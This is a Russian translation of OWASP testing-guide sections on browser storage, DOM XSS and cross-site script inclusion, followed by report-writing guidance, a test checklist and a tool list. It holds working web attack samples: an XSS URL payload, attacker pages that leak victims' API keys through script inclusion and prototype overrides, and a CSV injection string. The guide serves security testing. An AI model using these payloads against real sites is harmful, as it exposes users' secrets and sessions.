
Пример 2: XSS в localStorage:

Небезопасное назначение из localStorage может привести к XSS

```
function action(){  
var resource = location.hash.substring(1);  
localStorage.setItem("item",resource);  
item = localStorage.getItem("item");  
document.getElementById("div1").innerHTML=item;  
}  
</script>  
  
<body onload="action()">  
<div id="div1"></div>  
</body>
```

URL PoC:

```
http://server/StoragePOC.html#<img src=x onerror=alert(1)>
```



Инструменты

- **Firebug** - <http://getfirebug.com/>
- **Google Chrome Developer Tools** - <https://developers.google.com/chrome-developer-tools/>
- **OWASP Zed Attack Proxy (ZAP)** - https://www.owasp.org/index.php/OWASP_Zed_Attack_Proxy_Project

ZAP - это простой в использовании интегрированный инструмент тестирования на проникновение для поиска уязвимостей в веб-приложениях. Он предназначен для использования людьми с широким спектром опыта в области безопасности и поэтому идеально подходит для разработчиков и функциональных тестеров, впервые знакомых с тестированием на проникновение. ZAP

предоставляет автоматические сканеры, а также набор инструментов, которые позволяют вам вручную находить уязвимости.

Ссылки

OWASP Resources

- **OWASP HTML5 Security Cheat Sheet:**
https://www.owasp.org/index.php/HTML5_Security_Cheat_Sheet

Whitepapers

- **Web Storage Specification:** <http://www.w3.org/TR/webstorage/>

4.12.13. Тестирование хранилища браузера (WSTG-CLNT-12)

Резюме

Браузеры предоставляют разработчикам следующие механизмы хранения на стороне клиента для хранения и извлечения данных:

- Local Storage
- Session Storage
- IndexedDB
- Web SQL (Deprecated)
- Cookies

Эти механизмы хранения можно просматривать и редактировать с помощью инструментов разработчика браузера, таких как [Google Chrome DevTools](#) или [Firefox Storage Inspector](#).

Примечание. Хотя кеш также является формой хранения, он рассматривается в [отдельном разделе](#), посвященном его собственным особенностям и проблемам.

Цели теста

Необходимо провести тестирование, чтобы определить, хранит ли веб-сайт конфиденциальные данные в хранилище на стороне клиента. Обработка кода объектов хранения должна быть проверена на предмет возможности атак с использованием инъекций, таких как использование неподтвержденного ввода. В частности, следует изучить JavaScript, чтобы определить, представляют ли уязвимости скрипты или сторонние библиотеки.

Как проверить

Локальное хранилище

`window.localStorage` это глобальное свойство, которое реализует [API веб-хранилища](#) и обеспечивает **постоянное** хранение значений ключей в браузере.

И ключи, и значения могут быть только строками, поэтому любые [нестроковые](#) значения должны быть сначала преобразованы в строки перед их сохранением, обычно это делается с помощью [JSON.stringify](#).

Записи `localStorage` сохраняются даже при закрытии окна браузера, за исключением окон в режиме Private / Incognito.

Максимальная емкость хранилища `localStorage` зависит от браузера.

Перечислите все записи значения ключа

```
for (let i = 0; i < localStorage.length; i++) {  
  const key = localStorage.key(i);  
  const value = localStorage.getItem(key);  
  console.log(`${key}: ${value}`);  
}
```

Хранилище сессий

`window.sessionStorage` это глобальное свойство, которое реализует [API веб-хранилища](#) и обеспечивает **временное** хранение значений ключей в браузере.

И ключи, и значения могут быть только строками, поэтому любые [нестроковые](#) значения должны быть сначала преобразованы в строки перед их сохранением, обычно это делается с помощью [JSON.stringify](#).

Записи в `sessionStorage` являются эфемерными, потому что они очищаются при закрытии вкладки / окна браузера.

Максимальная емкость хранилища `sessionStorage` зависит от браузера.

Перечислите все записи значения ключа

```
for (let i = 0; i < sessionStorage.length; i++) {  
  const key = sessionStorage.key(i);  
  const value = sessionStorage.getItem(key);  
  console.log(`${key}: ${value}`);  
}
```

IndexedDB

IndexedDB - это транзакционная объектно-ориентированная база данных, предназначенная для структурированных данных. База данных IndexedDB может иметь несколько хранилищ объектов, и каждое хранилище объектов может иметь несколько объектов.

В отличие от Local Storage и Session Storage, IndexedDB может хранить больше, чем просто строки. Любые объекты, поддерживаемые [алгоритмом структурированного клонирования](#), могут храниться в IndexedDB.

Примером сложного объекта JavaScript, который может храниться в IndexedDB, но не в Local / Session Storage, являются [CryptoKeys](#).

Рекомендация W3C по [Web Crypto API рекомендует](#), чтобы CryptoKeys, которые необходимо сохранить в браузере, были сохранены в IndexedDB. При тестировании веб-страницы ищите любые CryptoKeys в IndexedDB и проверяйте, установлены ли они так, как `extractable: true` когда они должны были быть установлены `extractable: false` (т.е. убедитесь, что материал основного закрытого ключа никогда не раскрывается во время криптографических операций).

Распечатать все содержимое IndexedDB

```
const dumpIndexedDB = dbName => {
  const DB_VERSION = 1;
  const req = indexedDB.open(dbName, DB_VERSION);
  req.onsuccess = function() {
    const db = req.result;
    const objectStoreNames = db.objectStoreNames || [];

    console.log(`[*] Database: ${dbName}`);

    Array.from(objectStoreNames).forEach(storeName => {
      const txn = db.transaction(storeName, 'readonly');
      const objectStore = txn.objectStore(storeName);

      console.log(`\t[+] ObjectStore: ${storeName}`);

      // Print all entries in objectStore with name `storeName`
      objectStore.getAll().onsuccess = event => {
        const items = event.target.result || [];
        items.forEach(item => console.log(`\t\t[-] `, item));
      };
    });
  };
};

indexedDB.databases().then(dbs => dbs.forEach(db =>
dumpIndexedDB(db.name)));
```

Веб-SQL

Web SQL устарел с 18 ноября 2010 года, и рекомендуется, чтобы веб-разработчики не использовали его.

Cookies

Файлы cookie - это механизм хранения значений ключей, который в основном используется для управления сеансами, но веб-разработчики могут использовать его для хранения произвольных строковых данных.

Куки широко рассматриваются в сценарии [тестирования атрибутов Куки](#).

Список всех файлов cookie

```
console.log(window.document.cookie);
```

Global Window Object

Иногда веб-разработчики инициализируют и поддерживают глобальное состояние, которое доступно только в течение времени жизни страницы, путем назначения пользовательских атрибутов глобальному window объекту. Например:

```
window.MY_STATE = {  
  counter: 0,  
  flag: false,  
};
```

Любые данные, прикрепленные к window объекту, будут потеряны при обновлении или закрытии страницы.

Список всех записей в объекте окна

```
((() => {  
  // create an iframe and append to body to load a clean window object  
  const iframe = document.createElement('iframe');  
  iframe.style.display = 'none';  
  document.body.appendChild(iframe);  
  
  // get the current list of properties on window  
  const currentWindow = Object.getOwnPropertyNames(window);  
  
  // filter the list against the properties that exist in the clean window  
  const results = currentWindow.filter(  
    prop => !iframe.contentWindow.hasOwnProperty(prop)  
  );  
  
  // remove iframe  
  document.body.removeChild(iframe);  
  
  // log key-value entries that are different  
  results.forEach(key => console.log(`${key}: ${window[key]}`));  
})());
```

Цепочка атак

После идентификации любого из вышеупомянутых векторов атак можно сформировать цепочку атак с различными типами атак на стороне клиента, таких как атаки [XSS на основе DOM](#).

Санация

- Приложения должны хранить конфиденциальные данные на стороне сервера, а не на стороне клиента, защищенным образом, следуя рекомендациям.

Ссылки

- [Local Storage](#)
- [Session Storage](#)
- [IndexedDB](#)
- [Web Crypto API: Key Storage](#)
- [Web SQL](#)
- [Cookies](#)

4.12.13. Тестирование на включение межсайтовых скриптов (WSTG-CLNT-13)

Резюме

Уязвимость межсайтового скриптинга (XSSI) делает возможной утечку конфиденциальных данных между источниками или между доменами. Конфиденциальные данные могут включать данные, связанные с аутентификацией (состояния входа в систему, файлы cookie, токены авторизации, идентификаторы сеансов и т. Д.) Или личные или конфиденциальные данные пользователя (адреса электронной почты, номера телефонов, данные кредитной карты, номера социального страхования и т. Д.). XSSI - это атака на стороне клиента, похожая на подделку межсайтовых запросов (CSRF), но имеющая другое назначение. Когда CSRF использует аутентифицированный пользовательский контекст для выполнения определенных действий по изменению состояния на странице жертвы (например, перевод денег на счет злоумышленника, изменение привилегий, сброс пароля и т. Д.), Вместо этого XSSI использует JavaScript на стороне клиента для утечки конфиденциальных данных из аутентифицированных сессии.

По умолчанию веб-сайтам разрешен доступ к данным, только если они принадлежат одному источнику. Это ключевой принцип безопасности приложения и регулируется политикой того же происхождения (определено в [RFC 6454](#)). Источник определяется как комбинация схемы URI (HTTP или HTTPS), имени хоста и номера порта. Однако эта политика неприменима для `<script>`включений тегов HTML. Это исключение необходимо, так как без него веб-сайты не смогут использовать сторонние сервисы, выполнять анализ трафика или использовать рекламные платформы и т. Д.

Когда браузер открывает веб-сайт с `<script>`тегами, ресурсы выбираются из домена перекрестного происхождения. Затем ресурсы запускаются в том же контексте, что и включающий сайт или браузер, что дает возможность утечки конфиденциальных данных. В большинстве случаев это достигается с помощью JavaScript, однако источником сценария не обязательно должен быть файл JavaScript с типом `text/javascript`или `.jsp`расширением.

Уязвимости старых браузеров (IE9 / 10) допускали утечку данных через сообщения об ошибках JavaScript во время выполнения, но эти уязвимости уже исправлены поставщиками и считаются менее актуальными. Устанавливая атрибут `charset` `<script>`тега, злоумышленник или тестировщик может принудительно применить кодировку UTF-16, что в некоторых случаях допускает утечку данных для других форматов данных (например, JSON). Для получения дополнительной информации об этих атаках см. [Идентификационные атаки XSSI](#).

Как проверить

Сбор данных с использованием сеансов пользователей, прошедших проверку подлинности и проверку подлинности

Определите, какие конечные точки отвечают за отправку конфиденциальных данных, какие параметры требуются, а также идентифицируйте все соответствующие динамически и статически сгенерированные ответы JavaScript с использованием аутентифицированных пользовательских сеансов. Обратите особое внимание на конфиденциальные данные, отправленные с использованием [JSONP](#). Чтобы найти динамически сгенерированные ответы JavaScript, сгенерируйте аутентифицированные и неаутентифицированные запросы, а затем сравните их. Если они разные, это означает, что ответ является динамическим; в противном случае это статично. Чтобы упростить эту задачу, можно использовать такой инструмент, как [прокси-плагин Veit Hailperin's Burp](#). Не забудьте проверить другие типы файлов в дополнение к JavaScript; XSS не ограничивается только файлами JavaScript.

Определите, могут ли конфиденциальные данные быть утечены с помощью JavaScript

Тестеры должны проанализировать код для следующих транспортных средств на предмет утечки данных через уязвимости XSS:

1. Глобальные переменные
2. Параметры глобальной функции
3. CSV (значения, разделенные запятыми) с кражей котировок
4. Ошибки выполнения JavaScript
5. Прототипирование цепочек с использованием `this`

1. Утечка конфиденциальных данных через глобальные переменные

Ключ API хранится в файле JavaScript с URI `https://victim.com/internal/api.js` на веб-сайте жертвы, `victim.com` который доступен только для аутентифицированных пользователей. Злоумышленник настраивает веб-сайт `attackingwebsite.com` и использует `<script>` тег для ссылки на файл JavaScript.

Вот содержание `https://victim.com/internal/api.js`:

```
(function() {  
    window.secret = "supersecretUserAPIkey";  
})();
```

Атакуемый сайт `attackingwebsite.com`, имеет следующий код `index.html`:

```
<!DOCTYPE html>
<html>
  <head>
    <title>Leaking data via global variables</title>
  </head>
  <body>
    <h1>Leaking data via global variables</h1>
    <script src="https://victim.com/internal/api.js"></script>
    <div id="result">
    </div>
    <script>
      var div = document.getElementById("result");
      div.innerHTML = "Your secret data <b>" + window.secret + "</b>";
    </script>
  </body>
</html>
```

В этом примере жертва аутентифицируется с помощью `victim.com`. Злоумышленник заманивает жертву с `attackingwebsite.com` помощью социальной инженерии, фишинговых писем и т. Д. Затем браузер жертвы извлекает данные `api.js`, в результате чего конфиденциальные данные просачиваются через глобальную переменную JavaScript и отображаются с использованием `innerHTML`.

2. Утечка конфиденциальных данных через глобальные функциональные параметры

Этот пример аналогичен предыдущему, за исключением того, что в этом случае `attackingwebsite.com` используется глобальная функция JavaScript для извлечения конфиденциальных данных путем перезаписи глобальной функции JavaScript жертвы.

Вот содержание `https://victim.com/internal/api.js`:

```
(function() {
  var secret = "supersecretAPIkey";
  window.globalFunction(secret);
})();
```

Сайт атаки `attackingwebsite.com`, имеет следующий код `index.html`:

```
<!DOCTYPE html>
<html>
  <head>
    <title>Leaking data via global function parameters</title>
  </head>
  <body>
    <div id="result">
    </div>
    <script>
      function globalFunction(param) {
        var div = document.getElementById("result");
        div.innerHTML = "Your secret data: <b>" + param + "</b>";
      }
    </script>
    <script src="https://victim.com/internal/api.js"></script>
  </body>
</html>
```

Существуют и другие уязвимости XSSi, которые могут привести к утечке конфиденциальных данных через цепочки прототипов JavaScript или глобальные вызовы функций. Дополнительные сведения об этих атаках см. В разделе [«Неожиданные опасности динамического JavaScript»](#).

3. Утечка конфиденциальных данных через CSV с кражей котировок

Для утечки данных злоумышленник / тестировщик должен иметь возможность внедрить код JavaScript в данные CSV. Следующий пример кода является выдержкой из документа [XSSI о атаках на основе идентификатора Такеши Терады](#).

```
HTTP/1.1 200 OK
Content-Type: text/csv
Content-Disposition: attachment; filename="a.csv"
Content-Length: xxxx

1,"___","aaa@a.example","03-0000-0001"
2,"foo","bbb@b.example","03-0000-0002"
...
98,"bar","yyy@example.net","03-0000-0088"
99,"___","zzz@example.com","03-0000-0099"
```

В этом примере использование ___ столбцов в качестве точек внедрения и вставка строк JavaScript на их место приводит к следующему результату.

```
1,"\"",$$$=function(){/*","aaa@a.example","03-0000-0001"
2,"foo","bbb@b.example","03-0000-0002"
...
98,"bar","yyy@example.net","03-0000-0088"
99,"*/}/*","zzz@example.com","03-0000-0099"
```

[Иеремия Гроссман написал об аналогичной уязвимости в Gmail](#) в 2006 году, которая позволяла извлекать контакты пользователей в JSON. В этом случае данные были получены из Gmail и проанализированы механизмом JavaScript браузера с использованием конструктора Array без ссылок для утечки данных. Злоумышленник может получить доступ к этому массиву с помощью конфиденциальных данных, определив и переписав внутренний конструктор массива следующим образом:

```
<!DOCTYPE html>
<html>
  <head>
    <title>Leaking gmail contacts via JSON </title>
  </head>
  <body>
    <script>
      function Array() {
        // steal data
      }
    </script>
    <script src="http://mail.google.com/mail/?_url_scrubbed_"></script>
  </body>
</html>
```

4. Утечка конфиденциальных данных через ошибки времени выполнения JavaScript

Браузеры обычно представляют стандартизированные [сообщения об ошибках JavaScript](#). Однако в случае IE9 / 10 сообщения об ошибках во время выполнения предоставили дополнительные сведения, которые можно использовать для утечки данных. Например, веб-сайт [victim.com](#) предоставляет следующий контент в URI

<http://victim.com/service/csvendpoint> для аутентифицированных пользователей:


```
HTTP/1.1 200 OK
Content-Type: text/csv
Content-Disposition: attachment; filename="a.csv"
Content-Length: 13

1,abc,def,ghi
```

Эта уязвимость может быть использована со следующими:

```
<!--error handler -->
<script>window.onerror = function(err) {alert(err)}</script>
<!--load target CSV -->
<script src="http://victim.com/service/csvendpoint"></script>
```

Когда браузер пытается отобразить содержимое CSV как JavaScript, он завершается неудачно и пропускает конфиденциальные данные:



5. Утечка конфиденциальных данных через создание прототипов `this`

В JavaScript `this` ключевое слово динамически ограничено. Это означает, что если функция вызывается для объекта, она `this` будет указывать на этот объект, даже если вызываемая функция может не принадлежать самому объекту. Такое поведение может быть использовано для утечки данных. В следующем примере со [страницы демонстрации Себастьяна Лейка](#) конфиденциальные данные хранятся в массиве. Злоумышленник может переопределить `Array.prototype.forEach` функцию, контролируруемую злоумышленником. Если какой-то код вызывает `forEach` функцию для экземпляра массива, который содержит конфиденциальные значения, будет вызвана функция, контролируемая злоумышленником, с `this` указанием на объект, который содержит конфиденциальные данные.

Вот выдержка из файла JavaScript, содержащего конфиденциальные данные `javascript.js`:

```
...
(function() {
  var secret = ["578a8c7c0d8f34f5", "345a8b7c9d8e34f5"];

  secret.forEach(function(element) {
    // do something here
  });
})();
...
```

Конфиденциальные данные могут быть переданы с помощью следующего кода JavaScript:

```
...
<div id="result">

    </div>
    <script>
        Array.prototype.forEach = function(callback) {
            var resultString = "Your secret values are: <b>";
            for (var i = 0, length = this.length; i < length; i++) {
                if (i > 0) {
                    resultString += ", ";
                }
                resultString += this[i];
            }
            resultString += "</b>";
            var div = document.getElementById("result");
            div.innerHTML = resultString;
        };
    </script>
    <script src="http://victim.com/.../javascript.js"></script>
...

```

5. Составление отчетов

Выполнение технической стороны оценки - это только половина всего процесса оценки. Конечным продуктом является подготовка хорошо написанного и информативного отчета. Отчет должен быть легким для понимания и освещать все риски, обнаруженные на этапе оценки. Отчет должен быть адресован как руководству, так и техническому персоналу.

В отчете должно быть три основных раздела. Он должен быть создан таким образом, чтобы каждый отдельный раздел печатался и передавался соответствующим командам, таким как разработчики или системные администраторы. Рекомендуемые разделы изложены ниже.

1. Резюме

Резюме содержит общие выводы оценки и дает руководителям предприятий и владельцам систем представление об обнаруженных уязвимостях на высоком уровне. Используемый язык должен быть более подходящим для людей, которые технически не осведомлены, и должен включать графики или другие диаграммы, которые показывают уровень риска. Имейте в виду, что у руководителей, скорее всего, будет только время, чтобы прочитать это резюме, и они захотят ответить на два вопроса простым языком: 1) *Что не так?* 2) *Как мне это исправить?* У вас есть одна страница, чтобы ответить на эти вопросы.

В резюме следует четко указать, что уязвимости и их серьезность являются **входными** данными для процесса управления рисками организации, а не результатом или исправлением. Лучше всего объяснить, что тестировщик не понимает угроз, с которыми сталкиваются организация или последствия для бизнеса, если используются уязвимости. Это работа специалиста по рискам, который рассчитывает уровни риска на основе этой и другой информации. Управление рисками, как правило, будет частью режима управления безопасностью ИТ, рисков и соответствия нормативным требованиям (GRC), и этот отчет просто послужит вкладом в этот процесс.

2. Параметры теста

Во введении должны быть изложены параметры тестирования безопасности, выводы и исправления. Некоторые предлагаемые заголовки разделов включают в себя:

2.1 Цель проекта. В этом разделе описываются цели проекта и ожидаемые результаты оценки.

2.2 Объем проекта. В этом разделе описывается согласованный объем.

2.3 График проекта: в этом разделе описывается, когда началось тестирование и когда оно было завершено.

2.4 Цели. В этом разделе перечисляется количество приложений или целевых систем.

2.5 Ограничения. В этом разделе описываются все ограничения, с которыми сталкивались в ходе оценки. Например, ограничения тестов, ориентированных на проект, ограничения в методах тестирования безопасности, производительность или технические проблемы, с которыми сталкивается тестер в ходе оценки и т. Д.

2.6. Выводы: в этом разделе описываются уязвимости, обнаруженные в ходе тестирования.

2.7 Краткое изложение исправлений. В этом разделе описан план действий по устранению уязвимостей, обнаруженных в ходе тестирования.

3. Выводы

Последний раздел отчета содержит подробную техническую информацию об обнаруженных уязвимостях и действиях, необходимых для их устранения. Этот раздел предназначен для технического уровня и должен включать всю необходимую информацию для технических групп, чтобы понять проблему и решить ее. Каждый вывод должен быть четким и кратким и дать читателю отчета полное понимание рассматриваемой проблемы.

Раздел результатов должен включать:

- Снимки экрана и командные строки, чтобы указать, какие задачи были выполнены во время выполнения контрольного примера
- Затронутый предмет
- Техническое описание проблемы и затронутой функции или объекта
- Раздел по решению проблемы
- Степень серьезности [1] с векторной нотацией при использовании CVSS

Ниже приведен список элементов управления, которые были проверены во время оценки:

ID теста	Описание теста	Выводы	Стро- гость	рекомен- дации
	Сбор информации			
OTG-INFO-001	Проведение поиска и разведки поисковыми системами на предмет утечки информации			
OTG-INFO-002	Фингерпринтинг веб-сервера			
OTG-INFO-003	Просмотр метафайлов веб-сервера на предмет утечки информации			
OTG-INFO-004	Перечисление приложений на веб-сервере			
OTG-INFO-005	Просмотр комментариев и метаданных на веб-странице на предмет утечки информации			
OTG-INFO-006	Определение точек входа приложения			
OTG-INFO-007	Отображение путей выполнения через приложение			
OTG-INFO-008	Фреймворк для снятия отпечатков пальцев веб-приложения			
OTG-INFO-009	Веб-приложение для фингерпринтинга			
OTG-INFO-010	Архитектура приложения			
	Тестирование управления конфигурацией и развертыванием			
OTG-CONFIG-001	Тестирование конфигурации сети / инфраструктуры			
OTG-CONFIG-002	Тестирование конфигурации платформы приложения			
OTG-CONFIG-003	Обработка расширений тестовых файлов для конфиденциальной информации			

OTG-CONFIG-004	Резервное копирование и ссылки на файлы конфиденциальной информации			
OTG-CONFIG-005	Перечислите интерфейсы инфраструктуры и приложений			
OTG-CONFIG-006	Тестирование HTTP-методов			
OTG-CONFIG-007	Проверка безопасности HTTP			
OTG-CONFIG-008	Проверка междоменной политики RIA			
	Тестирование управления идентификацией			
OTG-IDENT-001	Определение ролей тестирования			
OTG-IDENT-002	Тестирование процесса регистрации пользователя			
OTG-IDENT-003	Процесс подготовки тестового аккаунта			
OTG-IDENT-004	Тестирование перечисления учетной записи и предполагаемой учетной записи пользователя			
OTG-IDENT-005	Тестирование на слабую или неисполненную политику имени пользователя			
OTG-IDENT-006	Проверка разрешений гостевых/учебных учетных записей			
OTG-IDENT-007	Процесс приостановки/возобновления тестирования аккаунта			
	Проверка подлинности			
OTG-AuthN-001	Тестирование учетных данных, передаваемых по зашифрованному каналу			
OTG-AuthN-002	Проверка учетных данных по умолчанию			
OTG-AuthN-003	Тестирование на слабый механизм блокировки			
OTG-AuthN-004	Тестирование обхода схемы аутентификации			
OTG-AuthN-005	Проверка запоминания пароля			
OTG-AuthN-006	Тестирование слабости кеша браузера			
OTG-AuthN-007	Тестирование политики слабых паролей			
OTG-AuthN-008	Тестирование на слабый секретный вопрос / ответ			
OTG-AuthN-009	Тестирование на слабую смену пароля или сброс настроек			
OTG-AuthN-0010	Тестирование на более слабую аутентификацию в альтернативном канале			
	Тестирование авторизации			
OTG-AuthZ-001	Тестирование обратного пути в каталоге			
OTG-AuthZ-002	Тестирование обхода схемы авторизации			
OTG-AuthZ-003	Тестирование на повышение привилегий			
OTG-AuthZ-004	Тестирование небезопасных прямых ссылок на объекты			

	Тестирование управления сессиями			
OTG-SESS-001	Тестирование обхода схемы управления сеансами			
OTG-SESS-002	Тестирование атрибутов Cookies			
OTG-SESS-003	Тестирование фиксации сессии			
OTG-SESS-004	Тестирование открытых переменных сеанса			
OTG-SESS-005	Тестирование на подделку межсайтовых запросов			
OTG-SESS-006	Тестирование на функциональность выхода			
OTG-SESS-007	Тайм-аут тестовой сессии			
OTG-SESS-008	Тестирование сессионных головоломок			
	Проверка входных данных			
OTG-INPVAL-001	Тестирование отраженного межсайтового скриптинга			
OTG-INPVAL-002	Тестирование хранимых межсайтовых сценариев			
OTG-INPVAL-003	Тестирование на фальсификацию HTTP-глаголов			
OTG-INPVAL-004	Тестирование на загрязнение параметров HTTP			
OTG-INPVAL-006	Тестирование на SQL-инъекцию			
	Тестирование Oracle			
	Тестирование MySQL			
	Тестирование SQL Server			
	Тестирование PostgreSQL			
	Тестирование MS Access			
	Тестирование на NoSQL-инъекцию			
OTG-INPVAL-007	Тестирование инъекций LDAP			
OTG-INPVAL-008	Тестирование на инъекцию ORM			
OTG-INPVAL-009	Тестирование на XML-инъекцию			
OTG-INPVAL-010	Тестирование на SSI Injection			
OTG-INPVAL-011	Тестирование на XPath Injection			
OTG-INPVAL-012	IMAP/SMTP инъекция			
OTG-INPVAL-013	Тестирование на внедрение кода			
	Тестирование на включение локальных файлов			
	Тестирование для удаленного включения файлов			
OTG-INPVAL-014	Тестирование на командную инъекцию			
OTG-INPVAL-015	Тестирование на переполнение буфера			

	Тестирование на переполнение кучи			
	Тестирование на переполнение стека			
	Тестирование на строку формата			
OTG-INPVAL-0016	Тестирование на инкубационные уязвимости			
OTG-INPVAL-0017	Тестирование на расщепление HTTP			
	Обработка ошибок			
OTG-ERR-001	Анализ кодов ошибок			
OTG-ERR-002	Анализ следов стека			
	Криптография			
OTG-CRYPST-001	Тестирование на слабые шифры SSL / TLS, недостаточная защита транспортного уровня			
OTG-CRYPST-002	Тестирование для заполнения Oracle			
OTG-CRYPST-003	Тестирование на конфиденциальную информацию, передаваемую по незашифрованным каналам			
	Тестирование бизнес-логики			
OTG-BusLogic-001	Проверка данных бизнес-логики			
OTG-BusLogic-002	Тест на способность подделывать запросы			
OTG-BusLogic-003	Проверка целостности			
OTG-BusLogic-004	Тест на время процесса			
OTG-BusLogic-005	Количество тестов, сколько раз может использоваться функция			
OTG-BusLogic-006	Тестирование для обхода рабочих потоков			
OTG-BusLogic-007	Тест защиты от неправильного использования приложения			
OTG-BusLogic-008	Тестовая загрузка неожиданных типов файлов			
OTG-BusLogic-009	Тестовая загрузка вредоносных файлов			
	Тестирование на стороне клиента			
OTG-CLIENT-001	Тестирование межсайтового скриптинга на основе DOM			
OTG-CLIENT-002	Тестирование на выполнение JavaScript			
OTG-CLIENT-003	Тестирование на HTML-инъекцию			
OTG-CLIENT-004	Тестирование перенаправления URL на стороне клиента			
OTG-CLIENT-005	Тестирование на CSS Injection			
OTG-CLIENT-006	Тестирование для манипулирования ресурсами на стороне клиента			
OTG-CLIENT-007	Тестирование перекрестного общего доступа к ресурсам			
OTG-CLIENT-008	Тестирование межсайтовой перепрошивки			
OTG-CLIENT-009	Тестирование на Clickjacking			

OTG-CLIENT-010	Тестирование WebSockets			
OTG-CLIENT-011	Тестирование веб-сообщений			
OTG-CLIENT-012	Тест локального хранилища			

Примечание

Этот раздел часто используется для описания коммерческих инструментов и инструментов с открытым исходным кодом, которые использовались при проведении оценки. Если во время оценки используются пользовательские сценарии или код, это должно быть раскрыто в этом разделе или отмечено как приложение. Клиенты ценят, когда методология, используемая консультантами, включена. Это дает им представление о тщательности оценки и какие области были включены.

Приложение А: Инструменты тестирования

Инструменты тестирования безопасности

- http://www.pentest-standard.org/index.php/PTES_Technical_Guidelines
- <http://www.vulnerabilityassessment.co.uk/Penetration%20Test.html>
- <http://sectools.org/>
- <https://www.kali.org/>
- <http://www.blackarch.org/tools.html>

Инструменты тестирования безопасности в виртуальном образе

- <https://tools.pentestbox.com/>
- <https://sourceforge.net/p/samurai/wiki/Home/>
- <https://sourceforge.net/projects/santoku/>
- <https://sourceforge.net/projects/parrotsecurity/?source=navbar>
- <https://sourceforge.net/projects/matriux/?source=navbar>
- <http://www.blackarch.org/downloads.html>
- <https://www.kali.org/>
- <http://cyborg.ztrella.com/tools/>
- <http://www.caine-live.net/index.html>
- <http://www.pentoo.ch/download/>
- <http://bugtraq-team.com/>

Инструменты тестирования черного ящика с открытым исходным кодом

Общее тестирование

- **OWASP ZAP**
 - Zed Attack Proxy (ZAP) - это простой в использовании интегрированный инструмент тестирования на проникновение для поиска уязвимостей в веб-приложениях. Он предназначен для использования людьми с широким спектром опыта в области безопасности и поэтому идеально подходит для разработчиков и функциональных тестеров, впервые знакомых с тестированием на проникновение.
 - ZAP предоставляет автоматические сканеры, а также набор инструментов, которые позволяют вам вручную находить уязвимости.
- **OWASP WebScarab**
 - WebScarab - это платформа для анализа приложений, которые взаимодействуют с использованием протоколов HTTP и HTTPS. Он написан на Java и переносим на многие платформы. WebScarab имеет несколько режимов работы, которые реализованы несколькими плагинами.
- **OWASP CAL9000**
 - CAL9000 - это набор инструментов на основе браузера, которые позволяют более эффективно и результативно выполнять ручное тестирование.
 - Включает библиотеку атак XSS, кодировщик/декодер символов, генератор запросов HTTP и оценщик ответов, контрольный список тестирования, редактор

автоматизированных атак и многое другое.

- **OWASP Pantera Web Assessment Studio Project**
 - Pantera использует улучшенную версию SpikeProху для предоставления мощного механизма анализа веб-приложений. Основная цель Pantera - объединить автоматизированные возможности с полным ручным тестированием, чтобы получить лучшие результаты тестирования на проникновение.
- **OWASP Mantra - Security Framework**
 - Mantra - это среда тестирования безопасности веб-приложений, построенная на основе браузера. Он поддерживает Windows, Linux (как 32-разрядные, так и 64-разрядные) и Macintosh. Кроме того, он может работать с другим программным обеспечением, таким как ZAP, используя встроенную функцию управления прокси, что делает его намного более удобным. Мантра доступна на 9 языках: арабский, китайский - упрощенный, китайский - традиционный, английский, французский, португальский, русский, испанский и турецкий.
- **SPIKE - <https://www.immunitysec.com/resources-freesoftware.shtml>**
 - SPIKE предназначен для анализа новых сетевых протоколов на предмет переполнения буфера или аналогичных недостатков. Он требует глубоких знаний С и доступен только для платформы Linux.
- **Burp Proxy - <http://www.portswigger.net/Burp/>**
 - Burp Проху - это перехватывающий прокси-сервер для тестирования безопасности веб-приложений. Это позволяет перехватывать и изменять весь HTTP (S) трафик, проходящий в обоих направлениях. Он работает с настраиваемыми сертификатами SSL, а также с клиентами, не поддерживающими прокси.
